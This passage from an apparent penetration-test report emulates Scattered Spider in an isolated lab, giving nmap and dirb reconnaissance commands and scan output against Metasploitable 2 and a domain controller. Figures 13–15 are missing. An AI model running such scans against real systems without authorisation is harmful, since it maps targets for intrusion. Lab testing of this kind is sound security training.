
The attack had a systematic kill-chain methodology that included five stages, Reconnaissance, Initial Access and Exploitation, Privilege Escalation and Lateral Movement, Data Collection and Exfiltration, and Command and Control. The emulated threat actor was Scattered Spider (UNC3944), a profit-based network that specializes in attacking UK organisations in the retail sector by stealing credentials and abusing Active Directory [1]. This actor was chosen because it is related

to the retail profile of ABCD Ltd and has been documented to use Living-Off-the-Land techniques that are difficult to detect using signatures.

Phase	MITRE Tactic	Key Technique IDs
Reconnaissance	TA0043	T1595, T1046, T1083, T1087
Initial Access	TA0001, TA0002	T1190, T1059.004, T1555
Privilege Escalation	TA0004, TA0006	T1068, T1003, T1078.002
Lateral Movement	TA0008	T1021.002, T1003.006
Exfiltration & C2	TA0010, TA0011	T1041, T1105, T1573, T1562.001

3. Lab Environment

The virtual lab was built in Oracle VirtualBox 7.2.8 on a windows 11 host computer (AMD Ryzen 7 4800H, 16GB RAM). All the VMs were isolated and joined using a Host-Only network adapter (VirtualBox Host-Only Ethernet Adapter #4 subnet 192.168.56.0/24). The isolation of the lab was tested by ensuring that the ICMP requests to 8.8.8.8 responded with Network is unreachable (Figure 7). All four VMs were captured in pre-attack snapshots before they started operating (Figures 2-5).

VM Name	Role	Operating System	IP Address
Kali Linux	Attack Machine	Kali Linux 2025.1c	192.168.56.5
VM1-DC	AD Domain Controller	Windows Server 2019 Standard	192.168.56.10
VM2-Metasploitable	Vulnerable Web Server	Metasploitable 2 (Ubuntu 8.04)	192.168.56.23
VM3-Client	Employee Workstation	Windows 11 Home Build 26100	192.168.56.12




Figure 2: VM1-DC Snapshot Manager - VM1-DC-Pre-Attack-Baseline taken 28-04-2026 12:50 PM, Host-Only Adapter confirmed




Figure 3: VM3-Client Snapshot Manager - VM3-Client-Pre-Attack-Baseline taken 28-04-2026 12:51 PM, Windows 11 (64-bit), Host-Only Adapter




Figure 4: Kali Linux Snapshot Manager - Kali-Pre-Attack-Baseline taken 28-04-2026 12:50 PM, Debian (64-bit), Host-Only Adapter




Figure 5: VM2-Metasploitable Snapshot Manager - VM2-Meta-Pre-Attack-Baseline taken 28-04-2026 12:51 PM, Ubuntu (64-bit), Host-Only Adapter




Figure 6: Netdiscover scan confirming all 4 hosts on 192.168.56.0/24 - .1 (host), .10 (VM1-DC), .12 (VM3-Client), .23 (VM2-Metasploitable)





Figure 7: Lab isolation proof - ping 8.8.8.8 returns 'Network is unreachable' confirming no internet access from Kali

4. Findings - Attack Narrative

4.1 Reconnaissance (T1595, T1046, T1083, T1087)

Reconnaissance was initiated using Nmap host discovery (`sudo nmap -sn 192.168.56.0/24`), which identified all four hosts on the subnet (Figure 8). Terminal session logging was enabled using the script command to capture all commands and output for forensic evidence.



```
kali@kali: ~ ❌ kali@kali: ~ ❌
Script started, output log file is '/home/kali/pentest_log_2026-04-28.txt'.
(kali@kali)-[~]
$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 03:40 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0023s latency).
MAC Address: 0A:00:27:00:00:4D (Unknown)
Nmap scan report for 192.168.56.10
Host is up (0.0025s latency).
MAC Address: 08:00:27:B7:D5:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.12
Host is up (0.0013s latency).
MAC Address: 08:00:27:6F:31:E3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.23
Host is up (0.012s latency).
MAC Address: 08:00:27:37:54:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 28.78 seconds
(kali@kali)-[~]
$
```

Figure 8: Nmap host discovery (`nmap -sn 192.168.56.0/24`) - 5 hosts found including all 4 VMs (T1595.001)

Each target was scanned with full port scans (service, OS detection) (`-sC -sV -O -p-`) [4]. VM2 (Metasploitable 2) exposed 23 open TCP ports including FTP (vsftpd 2.3.4), SSH (OpenSSH 4.7p1), HTTP (Apache 2.2.8), SMB (Samba 3.0.20), MySQL (5.0.51a), PostgreSQL (8.3.0), VNC (3.3), IRC (UnrealIRCd), and Apache Tomcat (5.5). The OS has been identified as Linux 2.6.X SMB signing turned off (Figures 9-11).

```

(kali@kali)~$ sudo nmap -sC -sV -oP -oN vm2_scan.txt 192.168.56.23
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 04:15 EDT
Nmap scan report for 192.168.56.23
Host is up (0.014s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.56.5
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ssl-date: 2026-04-28T07:28:05+00:00; -50m40s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
|_US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:

```

Figure 9: Nmap full scan of VM2 (192.168.56.23) page 1 - vsftpd 2.3.4, OpenSSH 4.7p1, telnet, SMTP, DNS, Apache 2.2.8 (T1046)

```

|_rpcinfo:
|_   program version port/proto service
|_   100000 2 111/tcp rpcbind
|_   100000 2 111/udp rpcbind
|_   100003 2,3,4 2049/tcp nfs
|_   100003 2,3,4 2049/udp nfs
|_   100005 1,2,3 45191/udp mountd
|_   100005 1,2,3 45275/tcp mountd
|_   100021 1,3,4 38272/udp nlockmgr
|_   100021 1,3,4 40963/tcp nlockmgr
|_   100024 1 47780/tcp status
|_   100024 1 58890/udp status
139/tcp   open  netbios-ssn Samba smb2 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smb2 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_   Protocol: 10
|_   Version: 5.0.51a-3ubuntu5
|_   Thread ID: 9
|_   Capabilities flags: 43564
|_   Some Capabilities: SupportsCompression, LongColumnFlag, SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, Speaks41
|_ProtocolNew, ConnectWithDatabase
|_   Status: Autocommit
|_   Salt: mmCvEysp]Ri:$Cg][
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
|_US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-04-28T07:28:05+00:00; -50m40s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
|_vnc-info:
|_   Protocol version: 3.3
|_   Security types:
|_     VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1

```

Figure 10: Nmap full scan of VM2 page 2 - Samba 3.0.20, MySQL 5.0.51a, PostgreSQL 8.3.0, VNC, IRC, Tomcat 5.5 (T1046)

```

kali@kali: ~  

| Not valid after: 2010-04-16T14:07:45  

|_ ssl-date: 2026-04-28T07:28:05+00:00; -50m40s from scanner time.  

5900/tcp open vnc VNC (protocol 3.3)  

|_ vnc-info:  

|   Protocol version: 3.3  

|   Security types:  

|       VNC Authentication (2)  

6000/tcp open X11 (access denied)  

6667/tcp open irc UnrealIRCd  

6697/tcp open irc UnrealIRCd  

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)  

|_ ajp-methods: Failed to get a valid response for the OPTION request  

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1  

|_ http-favicon: Apache Tomcat  

|_ http-title: Apache Tomcat/5.5  

|_ http-server-header: Apache-Coyote/1.1  

8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)  

45275/tcp open mountd 1-3 (RPC #100005)  

47780/tcp open status 1 (RPC #100024)  

49963/tcp open nlockmgr 1-4 (RPC #100021)  

53738/tcp open java-rmi GNU Classpath gmireregistry  

MAC Address: 08:00:27:37:54:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  

Device type: general purpose  

Running: Linux 2.6.X  

OS CPE: cpe:/o:linux:linux_kernel:2.6  

OS details: Linux 2.6.9 - 2.6.33  

Network Distance: 1 hop  

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  

Host script results:  

|_ clock-skew: mean: 9m24s, deviation: 2h00m03s, median: -50m40s  

|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  

|_ smb2-time: Protocol negotiation failed (SMB2)  

|_ smb-security-mode:  

|   account used: guest  

|   authentication level: user  

|   challenge response: supported  

|   message signing: disabled (dangerous, but default)  

|_ smb-os-discovery:  

|   OS: Unix (Samba 3.0.20-Debian)  

|   Computer name: metasploitable  

|   NetBIOS computer name:  

|   Domain name: localdomain  

|   FQDN: metasploitable.localdomain  

|   System time: 2026-04-28T03:28:02-04:00  

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  

Nmap done: 1 IP address (1 host up) scanned in 187.80 seconds  

(kali@kali)-[~]

```

Figure 11: Nmap full scan of VM2 page 3 - OS detected as Linux 2.6.X, SMB signing disabled (dangerous), scan completed in 187.80 seconds

VM1-DC (192.168.56.10) exposed standard Active Directory ports: DNS (53), Kerberos (88), LDAP (389/636), SMB (445), and WinRM (5985). Secure configuration was confirmed by enabling and requiring SMB signing (Figure 12). VM3-Client (192.168.56.12) exposed SMB (135/445) and WinRM (5985), with Windows 10/11 detected (Figure 13).

```

(kali@kali)-[~]
└─$ sudo nmap -sC -sV -O -p - -oN vm1_scan.txt 192.168.56.10
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 04:32 EDT
Nmap scan report for 192.168.56.10
Host is up (0.0032s latency).
Not shown: 6515 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-04-28 02:27:21Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: abcd.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?  Microsoft Windows SMB over HTTP 1.0
464/tcp   open  kpasswd?        Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped     Microsoft Windows Active Directory LDAP (Domain: abcd.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped     Microsoft Windows Active Directory LDAP (Domain: abcd.local0., Site: Default-First-Site-Name)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not found
9389/tcp  open  mc-nmf         .NET Message Framing
49667/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc          Microsoft Windows RPC
49672/tcp open  msrpc          Microsoft Windows RPC
49673/tcp open  msrpc          Microsoft Windows RPC
49686/tcp open  msrpc          Microsoft Windows RPC
49719/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:37:5D:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|11 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1803 (91%), Microsoft Windows 10 1903 - 21H1 (91%), Microsoft Windows Server 2019 (91%), Microsoft Windows 11 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-GH32018ERLM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|   date: 2026-04-28T02:28:15
|   start date: N/A
|_ nbstat: NetBIOS name: WIN-GH32018ERLM, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:37:5D:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_ smb-security-mode:
|   3.1.1:
|   Message signing enabled and required
|_ clock-skew: -6h07m00s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 233.62 seconds

```

Figure 12: Nmap full scan of VM1-DC (192.168.56.10) - DNS, Kerberos (88), LDAP (389), SMB (445), WinRM (5985), SMB signing enabled, Windows Server 2019


```
+ http://192.168.56.23/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.56.23/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.56.23/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.56.23/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.56.23/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.56.23/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.56.23/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.56.23/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.56.23/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.56.23/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.56.23/phpMyAdmin/robots (CODE:200|SIZE:26)
+ http://192.168.56.23/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
=> DIRECTORY: http://192.168.56.23/phpMyAdmin/scripts/
=> DIRECTORY: http://192.168.56.23/phpMyAdmin/setup/
+ http://192.168.56.23/phpMyAdmin/sql (CODE:200|SIZE:4145)
=> DIRECTORY: http://192.168.56.23/phpMyAdmin/test/
=> DIRECTORY: http://192.168.56.23/phpMyAdmin/themes/
+ http://192.168.56.23/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.56.23/phpMyAdmin/webapp (CODE:200|SIZE:6901)

--- Entering directory: http://192.168.56.23/test/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/twiki/ ---
=> DIRECTORY: http://192.168.56.23/twiki/bin/
+ http://192.168.56.23/twiki/data (CODE:403|SIZE:206)
+ http://192.168.56.23/twiki/index (CODE:200|SIZE:782)
+ http://192.168.56.23/twiki/index.html (CODE:200|SIZE:782)
=> DIRECTORY: http://192.168.56.23/twiki/lib/
+ http://192.168.56.23/twiki/license (CODE:200|SIZE:19440)
=> DIRECTORY: http://192.168.56.23/twiki/pub/
+ http://192.168.56.23/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.56.23/twiki/templates (CODE:403|SIZE:301)

--- Entering directory: http://192.168.56.23/phpMyAdmin/contrib/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/js/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/lang/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/libraries/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

Figure 16: Dirb scan of VM2 page 2 - phpMyAdmin subdirectories, twiki directories enumerated (T1083)

```
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/scripts/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/setup/ ---
+ http://192.168.56.23/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
=> DIRECTORY: http://192.168.56.23/phpMyAdmin/setup/frames/
+ http://192.168.56.23/phpMyAdmin/setup/index (CODE:200|SIZE:8617)
+ http://192.168.56.23/phpMyAdmin/setup/index.php (CODE:200|SIZE:8625)
=> DIRECTORY: http://192.168.56.23/phpMyAdmin/setup/lib/
+ http://192.168.56.23/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967)
+ http://192.168.56.23/phpMyAdmin/setup/styles (CODE:200|SIZE:6218)

--- Entering directory: http://192.168.56.23/phpMyAdmin/test/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/themes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/twiki/bin/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/twiki/lib/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/twiki/pub/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/setup/frames/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.23/phpMyAdmin/setup/lib/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
